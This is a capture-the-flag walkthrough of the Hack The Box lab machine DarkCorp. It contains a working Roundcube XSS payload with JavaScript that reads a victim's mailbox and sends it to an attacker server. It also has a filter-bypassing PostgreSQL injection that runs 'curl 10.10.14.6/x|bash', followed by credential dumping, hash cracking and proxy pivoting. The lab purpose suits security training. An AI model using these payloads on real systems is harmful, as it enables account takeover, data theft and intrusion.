HTB DarkCorp - Insane
HTB Machine DarkCorp by Ethicxz

Before Starting
1
2
Me > 10.10.14.6
Target > 10.10.11.54
1
2
3
4
5
6
7
8
9
10
11
12
13
PORT   STATE SERVICE REASON          VERSION
22/tcp open  ssh     syn-ack ttl 127 OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 3341ed0aa51a86d0cc2aa62b8d8db2ad (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPM91a70VJCxg10WFerhkQv207077raOCX9rTMPBeEbHqGHO954XaFtpqjoofHOQWi2syh7IoOV5+APBOoJ60k0=
|   256 04ad7eba110ee0fbd080d324c23e2cc5 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHquJFnMIhX9y8Ea87tDtRWPtxThlpE2Y1WxGzsyvQQM
80/tcp open  http    syn-ack ttl 127 nginx 1.22.1
|_http-server-header: nginx/1.22.1
| http-methods:
|_  Supported Methods: GET HEAD
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
User
RoundCube
Going on the site, we can discover the domain so add it in /etc/hosts
1
10.10.11.54 drip.htb

On the site we can see that there is an email platform available that uses roundcube
We can also find a subdomain http://mail.drip.htb/
Go to http://drip.htb/register - register a user and login on - http://mail.drip.htb
Here is our welcome email
1
2
3
Hi toto,

Welcome to DripMail! We're excited to provide you convenient email solutions!. If you need help, please reach out to us at support@drip.htb
XSS to leak a subdomain
I tried to send many thing but nothing was working
I started to search some exploit on roundcube and i found this exploit
It looks all the more interesting as we have a contact page located here : http://drip.htb/index#contact
So we can try to trigger the xss with our own account
Using the same payload as the blog
1
2
3
<body title="bgcolor=foo" name="bar style=animation-name:progress-bar-stripes onanimationstart=alert(origin) foo=bar">
  Foo
</body>


Intercept the request and modify the recipient and the content :
Send the request and go back on our roundcube account


Ok so this message is very interesting
1
Confidentiality Notice: This electronic communication may contain confidential or privileged information. Any unauthorized review, use, disclosure, copying, distribution, or taking of any part of this email is strictly prohibited. If you suspect that you've received a "phishing" e-mail, please forward the entire email to our security engineer at bcase@drip.htb
So now we can try to send the xss to bcase@drip.htb
To do this, we need to make an xss that will fetch our python server, so we will first try on our account to find a payload that works
After some try, we can use this payload
1
2
<body title="bgcolor=foo" name="bar style=animation-name:progress-bar-stripes onanimationstart=document.body.appendChild(Object.assign(document.createElement('script'),{src:'http://10.10.14.6/x'})) foo=bar"> Foo
</body>
So the request will be this :
1
name=toto&email=toto%40drip.htb&message=<body+title%3d"bgcolor%3dfoo"+name%3d"bar+style%3danimation-name%3aprogress-bar-stripes+onanimationstart%3ddocument.body.appendChild(Object.assign(document.createElement('script'),{src%3a'http%3a//10.10.14.6/x'}))+foo%3dbar">+Foo</body>&content=html&recipient=toto%40drip.htb

And we receive a request on our python server !!!
Ok but now that we probably arrive to “xss bcase”, how can it be useful for us?
On the blog, we can read this
As seen above, attachment links have a simple format. They contain the IMAP UID, folder, and MIME part number to identify the attachment. Usually, the folder is called “INBOX” and the part number is 2, with part 1 being the HTML body of the email. So an attacker only needs to guess or leak the UID somehow, as a victim probably would not click on hundreds of links with different UID values.
When a user is logged into Roundcube, they use an AJAX interface based on POST requests to /?_task=mail&_action=list….(etc) with internal identifiers (_uid, _mbox, …. (etc))
So our goal is:
Either make a JavaScript XHR/fetch request to Roundcube’s AJAX API from the bcase session.
Or extract the message UIDs and then make one or more requests to /?_task=mail&_action=get to read them
Emails are listed via an AJAX call as :
POST /?_task=mail&_action=list&_mbox=INBOXAnd consulted with :
GET /?_task=mail&_action=preview&_uid=XXX&_mbox=INBOX&_framed=1Or :
GET /?_task=mail&_action=get&_uid=XXX&_mbox=INBOX
CVE-2024-42008 allows arbitrary JavaScript to be executed in the context of bcase’s browser, which is already authenticated
Our JS runs in bcase’s session, which means that all the fetch() operations we perform are performed with its cookies, and therefore its privileges
So for example with this payload :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
(async () => {
  try {
    for (let uid = 1; uid <= 20; uid++) {
      const previewUrl = `http://mail.drip.htb/?_task=mail&_uid=${uid}&_mbox=INBOX&_framed=1&_action=preview`;
      const res = await fetch(previewUrl, {
        method: 'GET',
        credentials: 'include'
      });

      const text = await res.text();

      if (text.includes('<body')) {
        await fetch('http://10.10.14.6/leak?data=' + btoa("UID: " + uid + "\\n" + text));
      }
    }
  } catch (e) {
    await fetch('http://10.10.14.6/leak?data=' + btoa("error: " + e.toString()));
  }
})();

If we decode this we obtain the uid of the page and the content
1
2
3
4
5
6
7
UID: 1\n<!DOCTYPE html>

<html lang="en" class="iframe">

<head>
<meta http-equiv="content-type" content="text/html; charset=UTF-8"><title>DripMail Webmail :: Welcome to DripMail</title>
	<meta name="v......
So we managed to read on bcase session but the uid 1 doesn’t return any email and the js script doesn’t work because it only tests uid 1, so we’re going to redo our script like this :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
(async () => {
  try {
    const delay = ms => new Promise(resolve => setTimeout(resolve, ms));

    for (let uid = 1; uid <= 20; uid++) {
      const previewUrl = `http://mail.drip.htb/?_task=mail&_uid=${uid}&_mbox=INBOX&_framed=1&_action=preview`;
      fetch(previewUrl, {
        credentials: 'include'
      })
        .then(r => r.text())
        .then(t => {
          if (t.includes('<body')) {
            fetch('http://10.10.14.6/leak?data=' + btoa("UID: " + uid + "\n" + t));
          }
        });
      await delay(1500);
    }
  } catch (e) {
    fetch('http://10.10.14.6/leak?data=' + btoa("error: " + e.toString()));
  }
})();
And by decoding the contents of uid 2 we obtain a very interesting email
1
2
3
4
5
6
7
8
9
Bryce,<br>
<br>
The Analytics dashboard is now live. While it's still in development and limited in functionality, it should provide a good starting point for gathering metadata on the users currently using our service.<br>
<br>
You can access the dashboard at dev-a3f1-01.drip.htb. Please note that you'll need to reset your password before logging in.<br>
<br>
If you encounter any issues or have feedback, let me know so I can address them promptly.<br>
<br>
Thanks<br>
We can add this subdomain to our /etc/hosts file
XSS to reset bcase password
We can now reset the bcase password by entering his email, and read his emails to obtain the reset token
Doing the same process we can obtain the reset token
1
2
3
4
5
6
7
				<div id="messagebody"><div class="message-part" id="message-part1"><div class="pre">Your reset token has generated.  Please reset your password within the next 5 minutes.<br>
<br>
You may reset your password here: <a rel="noreferrer" target="_blank" href="http://dev-a3f1-01.drip.htb/reset/ImJjYXNlQGRyaXAuaHRiIg.aElqwA.94dSJhrzynRbaWmL30bbnAZh1_Y">http://dev-a3f1-01.drip.htb/reset/ImJjYXNlQGRyaXAuaHRiIg.aElqwA.94dSJhrzynRbaWmL30bbnAZh1_Y</a><br>
</div></div></div>
			</div>
		</div>
	</div>
Reset his password and login with bcase;pass

SQLi to RCE
We are now on http://dev-a3f1-01.drip.htb/analytics
And if we put ' on the search field we can trigger and SQL Error
(psycopg2.errors.SyntaxError) unterminated quoted string at or near "'" LINE 1: SELECT * FROM "Users" WHERE "Users".username = ' ^ [SQL: SELECT * FROM "Users" WHERE "Users".username = '] (Background on this error at: https://sqlalche.me/e/20/f405)
Thanks to this repo we can identify the DBMS
string at or near "'"
This error is an PostgreSQL error, we can confirm it like that :
' ; SELECT version() —> unterminated quoted string at or near “‘
Just add one '
'' ; select version() —> PostgreSQL 15.10 (Debian 15.10-0+deb12u1) on x86_64-pc-linux-gnu, compiled by gcc (Debian 12.2.0-14) 12.2.0, 64-bit
'' ; select * from pg_read_file('/etc/passwd' , 0 , 1000000); allows us to read some file but nothing is interesting
But with postgresql, since version 9.3, we can RCE to obtain a shell on the machine
1
2
3
4
5
DROP TABLE IF EXISTS cmd_exec;
CREATE TABLE cmd_exec(cmd_output text);
COPY cmd_exec FROM PROGRAM 'id';
SELECT * FROM cmd_exec;
DROP TABLE IF EXISTS cmd_exec;
So modify the payload like that
1
2
3
4
5
DROP TABLE IF EXISTS cmd_exec;
CREATE TABLE cmd_exec(cmd_output text);
COPY cmd_exec FROM PROGRAM 'curl 10.10.14.6/x|bash';
SELECT * FROM cmd_exec;
DROP TABLE IF EXISTS cmd_exec;
But there is some filters, for example if we do
'' ; UNION SELECT 'COPY' or '' ; UNION SELECT 'CREATE' it returns nothing
'' ; UNION SELECT 'COPY FROM PROGRAM' only return FROM PROGRAM
But if we do
'' ; UNION SELECT 'DO' it returns DO
So we need to bypass theses filters
| In PostgreSQL, we can build strings via concatenation with chr() (eg: chr(67) | chr(82) | chr(69) | chr(65) | chr(84) | chr(69) = “CREATE”) |
So our final payload will be this :
1
2
3
4
5
6
7
8
'' ; DO $$
BEGIN
  EXECUTE chr(68)||chr(82)||chr(79)||chr(80)||' TABLE IF EXISTS cmd_exec';
  EXECUTE chr(67)||chr(82)||chr(69)||chr(65)||chr(84)||chr(69)||' TABLE cmd_exec(output text)';
  EXECUTE chr(67)||chr(79)||chr(80)||chr(89)||' cmd_exec FROM PROGRAM ''curl 10.10.14.6/x|bash''';
END $$;

SELECT * FROM cmd_exec;


Find some creds to forward
Ok now let’s find some creds
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
cat /var/www/html/dashboard/.env

# True for development, False for production
DEBUG=False

# Flask ENV
FLASK_APP=run.py
FLASK_ENV=development

# If not provided, a random one is generated
# SECRET_KEY=<YOUR_SUPER_KEY_HERE>

# Used for CDN (in production)
# No Slash at the end
ASSETS_ROOT=/static/assets

# If DB credentials (if NOT provided, or wrong values SQLite is used)
DB_ENGINE=postgresql
DB_HOST=localhost
DB_NAME=dripmail
DB_USERNAME=dripmail_dba
DB_PASS=2Qa2SsBkQvsc
DB_PORT=5432

SQLALCHEMY_DATABASE_URI = 'postgresql://dripmail_dba:2Qa2SsBkQvsc@localhost/dripmail'
SQLALCHEMY_TRACK_MODIFICATIONS = True
SECRET_KEY = 'GCqtvsJtexx5B7xHNVxVj0y2X0m10jq'
MAIL_SERVER = 'drip.htb'
MAIL_PORT = 25
MAIL_USE_TLS = False
MAIL_USE_SSL = False
MAIL_USERNAME = None
MAIL_PASSWORD = None
MAIL_DEFAULT_SENDER = 'support@drip.htb'

postgres@drip:/var/lib$ psql -h localhost -U dripmail_dba -d dripmail
1
2
3
4
5
6
7
dripmail=# \dt

 Schema |   Name   | Type  |    Owner
--------+----------+-------+--------------
 public | Admins   | table | postgres
 public | Users    | table | postgres
 public | cmd_exec | table | dripmail_dba
It’s a dead-end because we can’t crack anything
GPG Key
After some research we can found this :
1
2
3
4
5
postgres@drip:/var/backups/postgres$ ls -la
total 12
drwx------ 2 postgres postgres 4096 Feb  5 12:52 .
drwxr-xr-x 3 root     root     4096 Feb 11 08:10 ..
-rw-r--r-- 1 postgres postgres 1784 Feb  5 12:52 dev-dripmail.old.sql.gpg
We can decrypt the content of this file like that :
ℹ️Note
The passphrase is dripmail_dba password in the .env file
gpg --homedir /var/lib/postgresql/.gnupg --pinentry-mode=loopback --use-agent --decrypt /var/backups/postgres/dev-dripmail.old.sql.gpg > output.sqlWe can find this in the output file
1
2
3
1	bcase	dc5484871bc95c4eab58032884be7225	bcase@drip.htb
2   victor.r    cac1c7b0e7008d67b6db40c03e76b9c0    victor.r@drip.htb
3   ebelford    8bbd7f88841b4223ae63c8848969be86    ebelford@drip.htb
We are able to crack elbeford hash and victor.r hash
Connect via ssh to forward
1
ssh -D 1080 ebelford@10.10.11.54
1
2
3
4
5
proxychains -q nxc smb 172.16.20.1-254 -u victor.r -p "REDACTED"
SMB         172.16.20.2     445    WEB-01           [*] Windows Server 2022 Build 20348 x64 (name:WEB-01) (domain:darkcorp.htb) (signing:False) (SMBv1:False)
SMB         172.16.20.1     445    DC-01            [*] Windows Server 2022 Build 20348 x64 (name:DC-01) (domain:darkcorp.htb) (signing:True) (SMBv1:False)
SMB         172.16.20.2     445    WEB-01           [+] darkcorp.htb\victor.r:REDACTED
SMB         172.16.20.1     445    DC-01            [+] darkcorp.htb\victor.r:REDACTED
I got some issues with nxc ldap –bloodhound so i used dnschef and bloodhoud-python
1
2
3
4
5
6
7
8
# dnschef.ini
[A]
DC-01.darkcorp.htb=172.16.20.1
drip.darkcorp.htb=172.16.20.3
web01.darkcorp.htb=172.16.20.2

[NS]
*.darkcorp.htb=DC-01.darkcorp.htb
1
2
3
dnschef.py --file dnschef.ini

proxychains -q bloodhound-python -u 'victor.r' -p 'REDACTED' -d 'darkcorp.htb' -dc 'DC-01.darkcorp.htb' -ns 127.0.0.1 -c all --zip
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
proxychains -q nxc smb 172.16.20.1 -u victor.r -p "REDACTED" --users
SMB         172.16.20.1     445    DC-01            [*] Windows Server 2022 Build 20348 x64 (name:DC-01) (domain:darkcorp.htb) (signing:True) (SMBv1:False)
SMB         172.16.20.1     445    DC-01            [+] darkcorp.htb\victor.r:REDACTED
SMB         172.16.20.1     445    DC-01            -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         172.16.20.1     445    DC-01            Administrator                 2024-12-29 23:25:45 0       Built-in account for administering the computer/domain
SMB         172.16.20.1     445    DC-01            Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         172.16.20.1     445    DC-01            krbtgt                        2024-12-29 23:29:05 0       Key Distribution Center Service Account
SMB         172.16.20.1     445    DC-01            victor.r                      2025-01-06 16:53:19 0
SMB         172.16.20.1     445    DC-01            svc_acc                       2024-12-29 23:39:38 0
SMB         172.16.20.1     445    DC-01            john.w                        2024-12-29 23:39:48 0
SMB         172.16.20.1     445    DC-01            angela.w                      2024-12-29 23:39:57 0
SMB         172.16.20.1     445    DC-01            angela.w.adm                  2024-12-29 23:39:57 0
SMB         172.16.20.1     445    DC-01            taylor.b                      2025-01-09 16:10:33 0
SMB         172.16.20.1     445    DC-01            taylor.b.adm                  2025-01-08 21:55:01 0
SMB         172.16.20.1     445    DC-01            eugene.b                      2025-02-03 17:30:41 0
SMB         172.16.20.1     445    DC-01            bryce.c                       2025-02-03 17:31:26 0
ChromeDriver
After many enumerations i went back to the linux machine and ran pspy
1
2
3
2025/06/11 13:23:25 CMD: UID=1000  PID=11899  | /usr/lib/chromium/chrome_crashpad_handler --no-periodic-tasks --monitor-self-annotation=ptype=crashpad-handler --database=/home/bcase/.config/chromium/Crash Reports --annotation=channel=built on Debian GNU/Linux 12 (bookworm) --annotation=lsb-release=Debian GNU/Linux 12 (bookworm) --annotation=plat=Linux --annotation=prod=Chrome_Linux --annotation=ver=131.0.6778.204 --initial-client-fd=4 --shared-client-connection
2025/06/11 13:23:25 CMD: UID=1000  PID=11897  | /usr/lib/chromium/chrome_crashpad_handler --monitor-self --monitor-self-annotation=ptype=crashpad-handler --database=/home/bcase/.config/chromium/Crash Reports --annotation=channel=built on Debian GNU/Linux 12 (bookworm) --annotation=lsb-release=Debian GNU/Linux 12 (bookworm) --annotation=plat=Linux --annotation=prod=Chrome_Linux --annotation=ver=131.0.6778.204 --initial-client-fd=6 --shared-client-connection
